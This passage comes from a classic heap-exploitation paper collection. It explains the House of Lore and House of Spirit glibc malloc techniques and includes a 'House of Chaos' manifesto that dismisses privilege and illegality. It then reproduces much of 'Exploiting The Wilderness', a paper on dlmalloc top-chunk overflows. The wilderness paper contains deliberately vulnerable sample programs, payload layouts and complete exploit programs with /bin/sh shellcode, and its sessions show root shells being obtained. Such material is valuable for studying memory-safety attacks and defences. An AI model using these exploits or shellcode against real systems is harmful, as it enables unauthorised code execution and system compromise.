If all of this is possible, then the smallbin unlink code can be reached. When a chunk is removed from the unsorted bin it is put at the front of its respective small or large bin. When a chunk is taken off a bin, such as during the smallbin unlink code, it is taken from the end of the bin. This is what the last() macro does, find the last entry in the requested bin. So, effectively the "victim" chunk in the smallbin unlink code is taken from bin->bk. This means that in order to reach the designer's victim chunk it may be necessary to repeat the N sized malloc() a number of times.

It should be stressed that the goal of the House of Lore to control the bin->bk value, but at this stage only victim->bk is controlled. So, assuming that the designer can trigger a malloc() that results in an overflowed victim chunk being passed to the smallbin unlink code, the designer (as a result of the control of victim->bk)

controls the value of bck. Since bin->bk is subsequently set to bck, bin->bk can be arbitrarily controlled. The only condition to this is that bck must point to an area of writable memory due to bck->fd being set at the final stage of the unlinking process.

The question then lies in how to leverage this smallbin corruption. Since the malloc() call that the designer used to gain control of bin->bk immediately returns the victim chunk to the application, at least one more call to malloc() with the same request size N is needed. Since bin->bk is under the designer's control so is last(bin), and thus so is victim. The only thing preventing an arbitrary victim chunk being returned to the application is the fact that bck, set from victim->bck, must point to writable memory.

This rules out pointing the victim chunk at a GOT or .dtors entry. Instead, the designer must point victim to a position on the stack such that victim->bk is a pointer to writable memory yet still close enough to a saved return address such that it can be overwritten by the application's general use of the chunk. Alternatively, an application specific approach may be taken that targets the use of function pointers. Whichever method used, the arbitrary malloc() chunk must be designer controlled to some extent during its use by the application.

For the House of Lore, the only other interesting situation is when the overflowed chunk is large. In this context large means anything bigger than the maximum smallbin chunk size. Again, it is necessary for the overflowed chunk to have previously been processed by free() and to have been put into a largebin by malloc().

The general method of using largebin corruption to return an arbitrary chunk is similar to the case of a smallbin in the sense that the initial bin corruption occurs when an overflowed victim chunk is handled by the largebin unlink code, and that a subsequent large request will use the corrupted bin to return an arbitrary chunk. However, the largebin code is significantly more complex is comparison. This means that the conditions required to cause and leverage a bin corruption are slightly more restrictive.

The entire largebin implementation is much too large to present in full, so a description of the conditions that cause the largebin unlink code to be executed will have to suffice. If the designer's overflowed chunk of size N is in a largebin, then a subsequent request to allocate N bytes will trigger a block of code that searches the corresponding bin for an available chunk, which will eventually find the chunk that was overflowed. However, this particular block of code uses the unlink() macro to remove the designer's chunk from the bin. Since the unlink() macro is no longer an interesting target, this situation must be avoided.

So in order to corrupt a largebin a request to allocate M bytes is made, such that 512 < M < N. If there are no appropriate chunks in the bin corresponding to requests of size M, then glibc malloc iterates through the bins until a sufficiently large chunk is found. If such a chunk is found, then the following code is used:

```
victim = last(bin);
..
size = chunksize(victim);
remainder_size = size - nb;
```

```
    bck = victim->bk;
    bin->bk = bck;
    bck->fd = bin;

    if (remainder_size < MINSIZE) {
      set_inuse_bit_at_offset(victim, size);
      ...
      return chunk2mem(victim);
    }
```

If the victim chunk is the designer's overflowed chunk, then the situation is almost exactly equivalent to the smallbin unlink code. If the designer can trigger enough calls to malloc() with a request of M bytes so that the overflowed chunk is used here, then the bin->bk value can be set to an arbitrary value and any subsequent call to malloc() of size Q (512 < Q < N) that tries to allocate a chunk from the bin that has been corrupted will result in an arbitrary chunk being returned to the application.

There are only two conditions. The first is exactly the same as the case of smallbin corruption, the bk pointer of the arbitrary chunk being returned to the application must point to writable memory (or the setting of bck->fd will cause a segmentation fault).

The other condition is not obvious from the limited code that has been presented above. If the remainder_size value is not less than MINSIZE, then glibc malloc attempts to split off a chunk at victim + nb. This includes calling the set_foot() macro with victim + nb and remainder_size as arguments. In effect, this tries to set victim + nb + remainder_size to remainder_size. If the chunksize(victim) (and thus remainder_size) is not designer controlled, then set_foot() will likely try to set an area of memory that isn't mapped in to the address space (or is read-only).

So, in order to prevent set_foot() from crashing the process the designer must control both victim->size and victim->bk of the arbitrary victim chunk that will be returned to the application. If this is possible, then it is advisable to trigger the condition shown in the code above by forcing remainder_size to be less than MINSIZE. This is recommended because the condition minimizes the amount of general corruption caused, simply setting the inuse bit at victim + size and then returning the arbitrary chunk as desired.

[--------------------------------

          The House of Spirit

The House of Spirit is primarily interesting because of the nature of the circumstances leading to its application. It is the only House in the Malloc Maleficarum that can be used to leverage both a heap and stack overflow. This is because the first step is not to control the header information of a chunk, but to control a pointer that is passed to free(). Whether this pointer is on the heap or not is largely irrelevant.

The general idea involves overwriting a pointer that was previously returned by a call to malloc(), and that is subsequently passed to free(). This can lead to the linking of an arbitrary address into a fastbin. A further call to malloc() can result in this arbitrary address being used as a chunk of memory by the application. If the designer can control the applications use of the fake chunk, then

it is possible to overwrite execution control data.

Assume that the designer has overflowed a pointer that is being passed to free(). The first problem that must be considered is exactly what the pointer should be overflowed with. Keep in mind that the ultimate goal of the House of Spirit is to allow the designer to overwrite some sort of execution control data by returning an arbitrary chunk to the application. Exactly what "execution control data" is doesn't particularly matter so long as overflowing it can result in execution being passed to a designer controlled memory location. The two most common examples that are suitable for use with the House of Spirit are function pointers and pending saved return addresses, which will herein be referred to as the "target".

In order to successfully apply the House of Spirit it is necessary to have a designer controlled word value at a lower address than the target. This word will correspond to the size field of the chunk header for the fakechunk passed to free(). This means that the overflowed pointer must be set to the address of the designer controlled word plus 4. Furthermore, the size of the fakechunk must be must be located no more than 64 bytes away from the target. This is because the default maximum data size for a fastbin entry is 64, and at least the last 4 bytes of data are required to overwrite the target.

There is one more requirement for the layout of the fakechunk data which will be described shortly. For the moment, assume that all of the above conditions have been met, and that a call to free() is made on the suitable fakechunk. A call to free() is handled by a wrapper function called public_fREe():

```
void
public_fREe(Void_t* mem)
{
    mstate ar_ptr;
    mchunkptr p;          /* chunk corresponding to mem */
    ...
    p = mem2chunk(mem);
    if (chunk_is_mmapped(p))
    {
      munmap_chunk(p);
      return;
    }
    ...
    ar_ptr = arena_for_chunk(p);
    ...
    _int_free(ar_ptr, mem);
```

In this situation mem is the value that was originally overflowed to point to a fakechunk. This is converted to the "corresponding chunk" of the fakechunk's data, and passed to arena_for_chunk() in order to find the corresponding arena. In order to avoid special treatment as an mmap() chunk, and also to get a sensible arena, the size field of the fakechunk header must have the IS_MMAPPED and NON_MAIN_ARENA bits cleared. To do this, the designer can simply ensure that the fake size is a multiple of 8. This would mean the internal function _int_free() is reached:

```
void_int_free(mstate av, Void_t* mem){
    mchunkptr       p;           /* chunk corresponding to mem */
```

```
    INTERNAL_SIZE_T size;         /* its size */
    mfastbinptr*    fb;           /* associated fastbin */
    ...
    p = mem2chunk(mem);
    size = chunksize(p);
    ...
    if ((unsigned long)(size) <= (unsigned long)(av->max_fast))
    {
      if (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ
          || __builtin_expect (chunksize (chunk_at_offset (p, size))
                                >= av->system_mem, 0))
        {
          errstr = "free(): invalid next size (fast)";
          goto errout;
        }
      ...
      fb = &(av->fastbins[fastbin_index(size)]);
      ...
      p->fd = *fb;
      *fb = p;
    }
```

This is all of the code in free() that concerns the House of Spirit. The designer controlled value of mem is again converted to a chunk and the fake size value is extracted. Since size is designer controlled, the fastbin code can be triggered simply by ensuring that it is less than av->max_fast, which has a default of 64 + 8. The final point of consideration in the layout of the fakechunk is the nextsize integrity tests.

Since the size of the fakechunk has to be large enough to encompass the target, the size of the nextchunk must be at an address higher than the target. The nextsize integrity tests must be handled for the fakechunk to be put in a fastbin, which means that there must be yet another designer controlled value at an address higher than the target.

The exact location of the designer controlled values directly depend on the size of the allocation request that will subsequently be used by the designer to overwrite the target. That is, if an allocation request of N bytes is made (such that N <= 64), then the designer's lower value must be within N bytes of the target and must be equal to (N + 8). This is to ensure that the fakechunk is put in the right fastbin for the subsequent allocation request. Furthermore, the designer's upper value must be at (N + 8) bytes above the lower value to ensure that the nextsize integrity tests are passed.

If such a memory layout can be achieved, then the address of this "structure" will be placed in a fastbin. The code for the subsequent malloc() request that uses this arbitrary fastbin entry is simple and need not be reproduced here. As far as _int_malloc() is concerned the fake chunk that it is preparing to return to the application is perfectly valid. Once this has occurred it is simply up to the designer to manipulate the application in to overwriting the target.

[--------------------------------

The House of Chaos

Virtuality is a dichotomy between the virtual adept and information, where the virtual adept signifies the infinite potential of information, and information is a finite manifestation of the infinite potential. The virtual adept is the conscious element of virtuality, the nature of which is to create and spread information. This is all that the virtual adept knows, and all that the virtual adept is concerned with.

When you talk to a very knowledgeable and particularly creative person, then you may well be talking to a hacker. However, you will never talk to a virtual adept. The virtual adept has no physical form, it exists purely in the virtual. The virtual adept may be contained within the material, contained within a person, but the adept itself is a distinct and entirely independent consciousness.

Concepts of ownership have no meaning to the virtual adept. All information belongs to virtuality, and virtuality alone. Because of this, the virtual adept has no concept of computer security. Information is invoked from virtuality by giving a request. In virtuality there is no level of privilege, no logical barrier between systems, no point of illegality. There is only information and those that can invoke it.

The virtual adept does not own the information it creates, and thus has no right or desire to profit from it. The virtual adept exists purely to manifest the infinite potential of information in to information itself, and to minimize the complexity of an information request in a way that will benefit all conscious entities. What is not information is not consequential to the virtual adept, not money, not fame, not power.

Am I a hacker? No.
I am a student of virtuality.
I am the witch malloc,
I am the cult of the otherworld,
and I am the entropy.
I am Phantasmal Phantasmagoria,
and I am a virtual adept.

[--------------------------------

9. Exploiting The Wilderness - Phantasmal Phantasmagoria

Exploiting The Wilderness
by Phantasmal Phantasmagoria
phantasmal () hush ai

- ---- Table of Contents -------------


```
        1 - Introduction
          1.1 Prelude
          1.2 The wilderness
        2 - Exploiting the wilderness
          2.1 Exploiting the wilderness with malloc()
          2.2 Exploiting the wilderness with an off-by-one
        3 - The wilderness and free()
        4 - A word on glibc 2.3
        5 - Final thoughts
```


- ------------------------------------

- ---- Introduction ------------------

- ---- Prelude

This paper outlines a method of exploiting heap overflows on dlmalloc based glibc 2.2 systems. In situations where an overflowable buffer is contiguous to the wilderness it is possible to acheive the aa4bmo primitive [1].

This article is written with an x86/Linux target in mind. It is assumed the reader is familiar with the dlmalloc chunk format and the traditional methods of exploiting dlmalloc based overflows [2][3]. It may be desired to obtain a copy of the complete dlmalloc source code from glibc itself, as excerpts are simplified and may lose a degree of context.

- ---- The wilderness

The wilderness is the top-most chunk in allocated memory. It is similar to any normal malloc chunk - it has a chunk header followed by a variably long data section. The important difference lies in the fact that the wilderness, also called the top chunk, borders the end of available memory and is the only chunk that can be extended or shortened. This means it must be treated specially to ensure it always exists; it must be preserved.

The wilderness is only used when a call to malloc() requests memory of a size that no other freed chunks can facilitate. If the wilderness is sufficiently large enough to handle the request it is split in to two, one part being returned for the call to malloc(), and the other becoming the new wilderness. In the event that the wilderness is not large enough to handle the request, it is extended with sbrk() and split as described above. This behaviour means that the wilderness will always exist, and furthermore, its data section will never be used. This is called wilderness preservation and as such, the wilderness is treated as the last resort in allocating a chunk of memory [4].

Consider the following example:

```
/* START wilderness.c */
#include <stdio.h>
```

```
int main(int argc, char *argv[]) {
        char *first, *second;

        first = (char *) malloc(1020);          /* [A] */
        strcpy(first, argv[1]);                 /* [B] */

        second = (char *) malloc(1020);         /* [C] */
        strcpy(second, "polygoria!");

        printf("%p | %s\n", first, second);
}
/* END wilderness.c */
```

It can be logically deduced that since no previous calls to free() have been made our malloc() requests are going to be serviced by the existing wilderness chunk. The wilderness is split in two at [A], one chunk of 1024 bytes (1020 + 4 for the size field) becomes the 'first' buffer, while the remaining space is used for the new wilderness. This same process happens again at [C].

Keep in mind that the prev_size field is not used by dlmalloc if the previous chunk is allocated, and in that situation can become part of the data of the previous chunk to decrease wastage. The wilderness chunk does not utilize prev_size (there is no possibility of the top chunk being consolidated) meaning it is included at the end of the 'first' buffer at [A] as part of its 1020 bytes of data. Again, the same applies to the 'second' buffer at [C].

The wilderness chunk being handled specially by the dlmalloc system led to Michel "MaXX" Kaempf stating in his 'Vudo malloc tricks' [2] article, "The wilderness chunk is one of the most dangerous opponents of the attacker who tries to exploit heap mismanagement". It is this special handling of the wilderness that we will be manipulating in our exploits, turning the dangerous opponent into, perhaps, an interesting conquest.

\- ------------------------------------

\- ---- Exploiting the wilderness -----

\- ---- Exploiting the wilderness with malloc()

Looking at our sample code above we can see that a typical buffer overflow exists at [B]. However, in this situation we are unable to use the traditional
unlink technique due to the overflowed buffer being contiguous to the wilderness and the lack of a relevant call to free(). This leaves us with the second call to malloc() at [C] - we will be exploiting the special code used to set up our 'second' buffer from the wilderness.

Based on the knowledge that the 'first' buffer borders the wilderness, it is clear that not only can we control the prev_size and size elements of the top chunk, but also a considerable amount of space after the chunk header. This space is the top chunk's unused data area and proves crucial in forming a successful exploit.

Lets have a look at the important chunk_alloc() code called from our malloc() requests:

```
   /* Try to use top chunk */
   /* Require that there be a remainder, ensuring top always exists */
```

```
    if ((remainder_size = chunksize(top(ar_ptr)) - nb)
                < (long)MINSIZE)                         /* [A] */
    {
      ...
      malloc_extend_top(ar_ptr, nb);
      ...
    }

    victim = top(ar_ptr);
    set_head(victim, nb | PREV_INUSE);
    top(ar_ptr) = chunk_at_offset(victim, nb);
    set_head(top(ar_ptr), remainder_size | PREV_INUSE);
    return victim;
```

This is the wilderness chunk code. It checks to see if the wilderness is large enough to service a request of nb bytes, then splits and recreates the top chunk as described above. If the wilderness is not large enough to hold the minimum size of a chunk (MINSIZE) after nb bytes are used, the heap is extended using malloc_extend_top():

```
    mchunkptr old_top = top(ar_ptr);
    INTERNAL_SIZE_T old_top_size = chunksize(old_top);   /* [B] */
    char *brk;
    ...
    char *old_end = (char*)(chunk_at_offset(old_top, old_top_size));
    ...
    brk = sbrk(nb + MINSIZE);                            /* [C] */
    ...
    if (brk == old_end) {                                /* [D] */
      ...
      old_top = 0;
    }
    ...
    /* Setup fencepost and free the old top chunk. */
    if(old_top) {                                        /* [E] */
      old_top_size -= MINSIZE;
      set_head(chunk_at_offset(old_top, old_top_size + 2*SIZE_SZ),
                0|PREV_INUSE);
      if(old_top_size >= MINSIZE) {                      /* [F] */
        set_head(chunk_at_offset(old_top, old_top_size),
                (2*SIZE_SZ)|PREV_INUSE);
        set_foot(chunk_at_offset(old_top, old_top_size), (2*SIZE_SZ));
        set_head_size(old_top, old_top_size);
        chunk_free(ar_ptr, old_top);
      } else {
        ...
      }
    }
```

The above is a simplified version of malloc_extend_top() containing only the code we are interested in. We can see the wilderness being extended at [C] with the call to sbrk(), but more interesting is the chunk_free() request in the 'fencepost' code.

A fencepost is a space of memory set up for checking purposes [5]. In the case of dlmalloc they are relatively unimportant, but the code above provides the crucial element in exploiting the wilderness with malloc(). The call to chunk_free() gives us a glimpse, a remote possibility, of using the unlink() macro in a nefarious way. As such, the chunk_free() call is looking very interesting.

However, there are a number of conditions that we have to meet in order to reach the chunk_free() call reliably. Firstly, we must ensure that the if statement at [A] returns true, forcing the wilderness to be extended.
Once in malloc_extend_top(), we have to trigger the fencepost code at [E]. This can be done by avoiding the if statement at [D]. Finally, we must handle the inner if statement at [F] leading to the call to chunk_free().
One other problem arises in the form of the set_head() and set_foot() calls. These could potentially destroy important data in our attack, so we must include them in our list of things to be handled. That leaves us with four items to consider just in getting to the fencepost chunk_free()
call.

Fortunately, all of these issues can be solved with one solution. As discussed above, we can control the wilderness' chunk header, essentialy giving us control of the values returned from chunksize() at [A] and [B]. Our solution is to set the overflowed size field of the top chunk to a negative value. Lets look at why this works:

- A negative size field would trigger the first if statement at [A]. This is because remainder_size is signed, and when set to a negative number still evaluates to less than MINSIZE.
- The altered size element would be used for old_top_size, meaning the old_end pointer would appear somewhere other than the actual end of the wilderness. This means the if statement at [D] returns false and the fencepost code at [E] is run.
- The old_top_size variable is unsigned and would appear to be a large positive number when set to our negative size field. This means the statement at [F] returns true, as old_top_size evaluates to be much greater than MINSIZE.
- The potentially destructive chunk header modifying calls would only corrupt unimportant padding within our overflowed buffer as the negative old_top_size is used for an offset.

Finally, we can reach our call to chunk_free(). Lets look at the important bits:

```
INTERNAL_SIZE_T hd = p->size;
...
if (!hd & PREV_INUSE))     /* consolidate backward */    /* [A] */
{
  prevsz = p->prev_size;
  p = chunk_at_offset(p, -(long)prevsz);                 /* [B] */
  sz += prevsz;

  if (p->fd == last_remainder(ar_ptr))
    islr = 1;
  else
    unlink(p, bck, fwd);
}
```

The call to chunk_free() is made on old_top (our overflowed wilderness) meaning we can control p->prev_size and p->size. Backward consolidation is normally used to merge two free chunks together, but we will be using it to trigger the unlink() bug.

Firstly, we need to ensure the backward consolidation code is run at [A]. As we can control p->size, we can trigger backward consolidation simply by clearing the overflowed size element's PREV_INUSE bit. From here, it is p->prev_size that becomes important. As mentioned above, p->prev_size is actually part of the buffer we're overflowing.

Exploiting dlmalloc by using backwards consolidation was briefly considered in the article 'Once upon a free()' [3]. The author suggests that it is possible to create a 'fake chunk' within the overflowed buffer - that is, a fake chunk relatively negative to the overflowed chunk header. This would require setting p->prev_size to a small positive number which in turn gets complemented in to its negative counterpart at [B] (digression:
please excuse my stylistic habit of replacing the more technically correct "two's complement" with "complement"). However, such a small positive number would likely contain NULL terminating bytes, effectively ending our payload before the rest of the overflow is complete.

This leaves us with one other choice; creating a fake chunk relatively positive to the start of the wilderness. This can be achieved by setting p->prev_size to a small negative number, turned in to a small positive number at [B]. This would require the specially crafted forward and back pointers to be situated at the start of the wilderness' unused data area, just after the chunk header. Similar to the overflowed size variable discussed above, this is convinient as the negative number need not contain NULL bytes, allowing us to continue the payload into the data area.

For the sake of the exploit, lets go with a prev_size of -4 or 0xfffffffc and an overflowed size of -16 or 0xfffffff0. Clearly, our prev_size will get turned into an offset of 4, essentialy passing the point 4 bytes past the start of the wilderness (the start being the prev_size element itself) to the unlink() macro. This means that our fake fwd pointer will be at the wilderness + 12 bytes and our bck pointer at the wilderness + 16 bytes. An overflowed size of -16 places the chunk header modifying calls safely into our padding, while still satisfying all of our other requirements. Our payload will look like this:

```
|...AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAPPPP|SSSSWWWWFFFFBBBBWWWWWWWW...|

A = Target buffer that we control. Some of this will be trashed by
    the chunk header modifying calls, important when considering
    shellcode placement.
P = The prev_size element of the wilderness chunk. This is part of
    our target buffer. We set it to -4.
S = The overflowed size element of the wilderness chunk. We set it
    to -16.
W = Unimportant parts of the wilderness.
F = The fwd pointer for the call to unlink(). We set it to the
    target return location - 12.
B = The bck pointer for the call to unlink(). We set it to the
    return address.
```

We're now ready to write our exploit for the vulnerable code discussed above. Keep in mind that a malloc request for 1020 is padded up to 1024 to contain room for the size field, so we are exactly contiguous to the wilderness.

```
$ gcc -o wilderness wilderness.c
$ objdump -R wilderness | grep printf
08049650 R_386_JUMP_SLOT   printf
$ ./wilderness 123
```

```
0x8049680 | polygoria!

/* START exploit.c */
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

#define RETLOC  0x08049650 /* GOT entry for printf */
#define RETADDR 0x08049680 /* start of 'first' buffer data */

char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main(int argc, char *argv[]) {
        char *p, *payload = (char *) malloc(1052);

        p = payload;
        memset(p, '\x90', 1052);

        /* Jump 12 ahead over the trashed word from unlink() */
        memcpy(p, "\xeb\x0c", 2);

        /* We put the shellcode safely away from the possibly
         * corrupted area */
        p += 1020 - 64 - sizeof(shellcode);
        memcpy(p, shellcode, sizeof(shellcode) - 1);

        /* Set up the prev_size and overflow size fields */
        p += sizeof(shellcode) + 64 - 4;
        *(long *) p = -4;
        p += 4;
        *(long *) p = -16;

        /* Set up the fwd and bck of the fake chunk */
        p += 8;
        *(long *) p = RETLOC - 12;
        p += 4;
        *(long *) p = RETADDR;

        p += 4;
        *(p) = '\0';

        execl("./wilderness", "./wilderness", payload, NULL);
}
/* END exploit.c */

$ gcc -o exploit exploit.c
$ ./exploit
sh-2.05a#

- ---- Exploiting the wilderness with an off-by-one

Lets modify our original vulnerable code to contain an off-by-one
condition:

/* START wilderness2.c */
#include <stdio.h>

int main(int argc, char *argv[]) {
```

```
        char *first, *second;
        int x;

        first = (char *) malloc(1020);

        for(x = 0; x <= 1020 && argv[1][x] != '\0'; x++)    /* [A] */
                first[x] = argv[1][x];

        second = (char *) malloc(2020);                     /* [B] */
        strcpy(second, "polygoria!");

        printf("%p %p | %s\n", first, argv[1], second);
}
/* END wilderness2.c */
```

Looking at this sample code we can see the off-by-one error occuring at [A]. The loop copies 1021 bytes of argv[1] into a buffer, 'first', allocated only 1020 bytes. As the 'first' buffer was split off the top chunk in its allocation, it is exactly contiguous to the wilderness. This means that our one byte overflow destroys the least significant byte of the top chunk's size field.

When exploiting off-by-one conditions involving the wilderness we will use a similar technique to that discussed above in the malloc() section; we want to trigger malloc_extend_top() in the second call to malloc() and use the fencepost code to cause an unlink() to occur. However, there are a couple of important issues that arise further to those discussed above.

The first new problem is found in trying to trigger malloc_extend_top() from the wilderness code in chunk_alloc(). In order to force the heap to extend the size of the wilderness minus the size of our second request (2020) needs to be less than 16. When we controlled the entire size field in the section above this was not a problem as we could easily set a value less than 16, but since we can only control the least significant byte of the wilderness' size field we can only decrease the size by a limited amount. This means that in some situations where the wilderness is too big we cannot trigger the heap extension code. Fortunately, it is common in real world situations to have some sort of control over the size of the wilderness through attacker induced calls to malloc().

Assuming that our larger second request to malloc() will attempt to extend the heap, we now have to address the other steps in running the fencepost chunk_free() call. We know that we can comfortably reach the fencepost code as we are modifying the size element of the wilderness. The inner if statement leading to the chunk_free() is usually triggered as either our old_top_size is greater than 16, or the wilderness' size is small enough that controlling the least significant byte is enough to make old_top_size wrap around when MINSIZE is subtracted from it. Finally, the chunk header modifying calls are unimportant, so long as they occur in allocated memory as to avoid a premature segfault. The reason for this will become clear in a short while. All we have left to do is to ensure that the PREV_INUSE bit is cleared for backwards consolidation at the chunk_free(). This is made trivial by our control of the size field.

Once again, as we reach the backward consolidation code it is the prev_size field that becomes important. We have already determined that we have to use a negative prev_size value to ensure our payload is not terminated by stray NULL bytes. The negative prev_size field causes the backward consolidation chunk_at_offset() call to use a positive offset from the

```
start of the wilderness. However, unlike the above situation we do not
control any of the wilderness after the overflowed least significant
byte of the size field. Knowing that we can only go forward in memory
at the consolidation and that we don't have any leverage on the heap,
 we have to shift our attention to the stack.

The stack may initally seem to be an unlikely factor when considering
a heap overflow, but in our case where we can only increase the values
passed to unlink() it becomes quite convinient, especially in a local
context. Stack addresses are much higher in memory than their heap
counterparts
and by correctly setting the prev_size field of the wilderness, we can
force an unlink() to occur somewhere on the stack. That somewhere will
be our payload as it sits in argv[1]. Using this heap-to-stack unlink()
technique any possible corruption of our payload in the heap by the chunk
header modifying calls is inconsequential to our exploit; the heap is
only important in triggering the actual overflow, the values for unlink()
and the execution of our shellcode can be handled on the stack.

The correct prev_size value can be easily calculated when exploiting
a local vulnerability. We can discover the address of both argv[1] and
the 'first' buffer by simulating our payload and using the output of
running the vulnerable program. We also know that our prev_size will
be complemented into a positive offset from the start of the wilderness.
To reach argv[1] at the chunk_at_offset() call we merely have to subtract
the address of the start of the wilderness (the end of the 'first' buffer
minus 4 for prev_size) from the address of argv[1], then complement the
result. This leaves us with the following payload:

|FFFFBBBBDDDDDDDDD...DDDDDDDDPPPP|SWWWWWWWWWWWW...|

F = The fwd pointer for the call to unlink(). We set it to the
    target return location - 12.
B = The bck pointer for the call to unlink(). We set it to the
    return address.
D = Shellcode and NOP padding, where we will return in argv[1].
S = The overflowed byte in the size field of the wilderness. We set
    it to the lowest possible value that still clears PREV_INUSE, 2.
W = Unimportant parts of the wilderness.

$ gcc -o wilderness2 wilderness2.c
$ objdump -R wilderness2 | grep printf
08049684 R_386_JUMP_SLOT    printf

/* START exploit2.c */
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

#define RETLOC 0x08049684 /* GOT entry for printf */
#define ARGV1 0x01020304 /* start of argv[1], handled later */
#define FIRST 0x04030201 /* start of 'first', also handled later */

char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main(int argc, char *argv[]) {
        char *p, *payload = (char *) malloc(1028);
        long prev_size;
```

```
        p = payload;
        memset(p, '\x90', 1028);
        *(p + 1021) = '\0';

        /* Set the fwd and bck for the call to unlink() */
        *(long *) p = RETLOC - 12;
        p += 4;
        *(long *) p = ARGV1 + 8;
        p += 4;

        /* Jump 12 ahead over the trashed word from unlink() */
        memcpy(p, "\xeb\x0c", 2);

        /* Put shellcode at end of NOP sled */
        p += 1012 - 4 - sizeof(shellcode);
        memcpy(p, shellcode, sizeof(shellcode) - 1);

        /* Set up the special prev_size field. We actually want to
         * end up pointing to 8 bytes before argv[1] to ensure the
         * fwd and bck are hit right, so we add 8 before
         * complementing. */
        prev_size = -(ARGV1 - (FIRST + 1016)) + 8;
        p += sizeof(shellcode);
        *(long *) p = prev_size;

        /* Allow for a test condition that will not segfault the
         * target when getting the address of argv[1] and 'first'.
         * With 0xff malloc_extend_top() returns early due to error
         * checking. 0x02 is used to trigger the actual overflow. */
        p += 4;
        if(argc > 1)
                *(char *) p = 0xff;
        else
                *(char *) p = 0x02;

        execl("./wilderness2", "./wilderness2", payload, NULL);
}
/* END exploit2.c */

$ gcc -o exploit2 exploit2.c
$ ./exploit2 test
0x80496b0 0xbffffac9 | polygoria!
$ cat > diffex
6,7c6,7
< #define ARGV1 0x01020304 /* start of argv[1], handled later */
< #define FIRST 0x04030201 /* start of 'first', also handled later */
- ---
#define ARGV1 0xbffffac9 /* start of argv[1] */
#define FIRST 0x080496b0 /* start of 'first' */
$ patch exploit2.c diffex
patching file exploit2.c
$ gcc -o exploit2 exploit2.c
$ ./exploit2
sh-2.05a#

- ------------------------------------

- ---- The wilderness and free() -----

Lets now consider the following example:
```

```
/* START wilderness3a.c */
#include <stdio.h>

int main(int argc, char *argv[]) {
        char *first, *second;

        first = (char *) malloc(1020);
        strcpy(first, argv[1]);
        free(first);

        second = (char *) malloc(1020);
}
/* END wilderness3a.c */
```

Unfortunately, this situation does not appear to be exploitable. When exploiting the wilderness calls to free() are your worst enemy. This is because chunk_free() handles situations directly involving the wilderness
with different code to the normal backward or forward consolidation. Although this special 'top' code has its weaknesses, it does not seem possible to either directly exploit the call to free(), nor survive it in a way possible to exploit the following call to malloc(). For those interested, lets have a quick look at why:

```
   INTERNAL_SIZE_T hd = p->size;
   INTERNAL_SIZE_T sz;
   ...
   mchunkptr next;
   INTERNAL_SIZE_T nextsz;
   ...

   sz = hd & ~PREV_INUSE;
   next = chunk_at_offset(p, sz);
   nextsz = chunksize(next);                      /* [A] */

   if (next == top(ar_ptr))
   {
     sz += nextsz;                                /* [B] */

     if (!(hd & PREV_INUSE))                      /* [C] */
     {
       ...
     }

     set_head(p, sz | PREV_INUSE);                /* [D] */
     top(ar_ptr) = p;
     ...
   }
```

Here we see the code from chunk_free() used to handle requests involving the wilderness. Note that the backward consolidation within the 'top' code at [C] is uninteresting as we do not control the needed prev_size element. This leaves us with the hope of using the following call to malloc() as described above.

In this situation we control the value of nextsz at [A]. We can see that the chunk being freed is consolidated with the wilderness. We can control the new wilderness' size as it is adjusted with our nextsz at [B], but unfortunately, the PREV_INUSE bit is set at the call to set_head() at [D]. The reason this is a bad thing becomes clear when considering the

possibilites of using backward consolidation in any future calls to malloc();
the PREV_INUSE bit needs to be cleared.

Keeping with the idea of exploiting the following call to malloc() using the fencepost code, there are a few other options - all of which appear to be impossible. Firstly, forward consolidation. This is made unlikely by the fencepost chunk header modifying calls discussed above, as they usually ensure that the test for forward consolidation will fail. The frontlink() macro has been discussed [2] as another possible method of exploiting dlmalloc, but since we do not control any of the traversed chunks this technique is uninteresting. The final option was to use the fencepost chunk header modifying calls to partially overwrite a GOT entry to point into an area of memory we control. Unfortunately, all of these modifying calls are aligned, and there doesn't seem to be anything else we can do with the values we can write.

Now that we have determined what is impossible, lets have a look at what we can do when involving the wilderness and free():

```
/* START wilderness3b.c */
#include <stdio.h>

int main(int argc, char *argv[]) {
        char *first, *second;

        first = (char *) malloc(1020);
        second = (char *) malloc(1020);
        strcpy(second, argv[1]);               /* [A] */
        free(first);                           /* [B] */
        free(second);
}
/* END wilderness3b.c */
```

The general aim of this contrived example is to avoid the special 'top' code discussed above. The wilderness can be overflowed at [A], but this is directly followed by a call to free(). Fortunately, the chunk to be freed is not bordering the wilderness, and thus the 'top' code is not invoked. To exploit this we will be using forward consolidation at [B], the first call to free().

```
   /* consolidate forward */
   if (!(inuse_bit_at_offset(next, nextsz)))
   {
     sz += nextsz;

     if (!islr && next->fd == last_remainder(ar_ptr)) {
       ...
     }
     else
       unlink(next, bck, fwd);

     next = chunk_at_offset(p, sz);
   }
```

At the first call to free() 'next' points to our 'second' buffer. This means that the test for forward consolidation looks at the size value of the wilderness. To trigger the unlink() on our 'next' buffer we need to overflow the wilderness' size field to clear the PREV_INUSE bit. Our payload will look like this:

```
|FFFFBBBBDDDDDDDD...DDDDDDDD|SSSSWWWWWWWWWWWWWWWW...|

F = The fwd pointer for the call to unlink(). We set it to the
    target return location - 12.
B = The bck pointer for the call to unlink(). We set it to the
    return address.
D = Shellcode and NOP padding, where we will return.
S = The overflowed size field of the wilderness chunk. A value
    of -4 will do.
W = Unimportant parts of the wilderness.

We're now ready for an exploit.

$ gcc -o wilderness3b wilderness3b.c
$ objdump -R wilderness3b | grep free
0804962c R_386_JUMP_SLOT   free
$ ltrace ./wilderness3b 1986 2>&1 | grep malloc | tail -n 1
malloc(1020)                                        = 0x08049a58

/* START exploit3b.c */
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

#define RETLOC  0x0804962c /* GOT entry for free */
#define RETADDR 0x08049a58 /* start of 'second' buffer data */

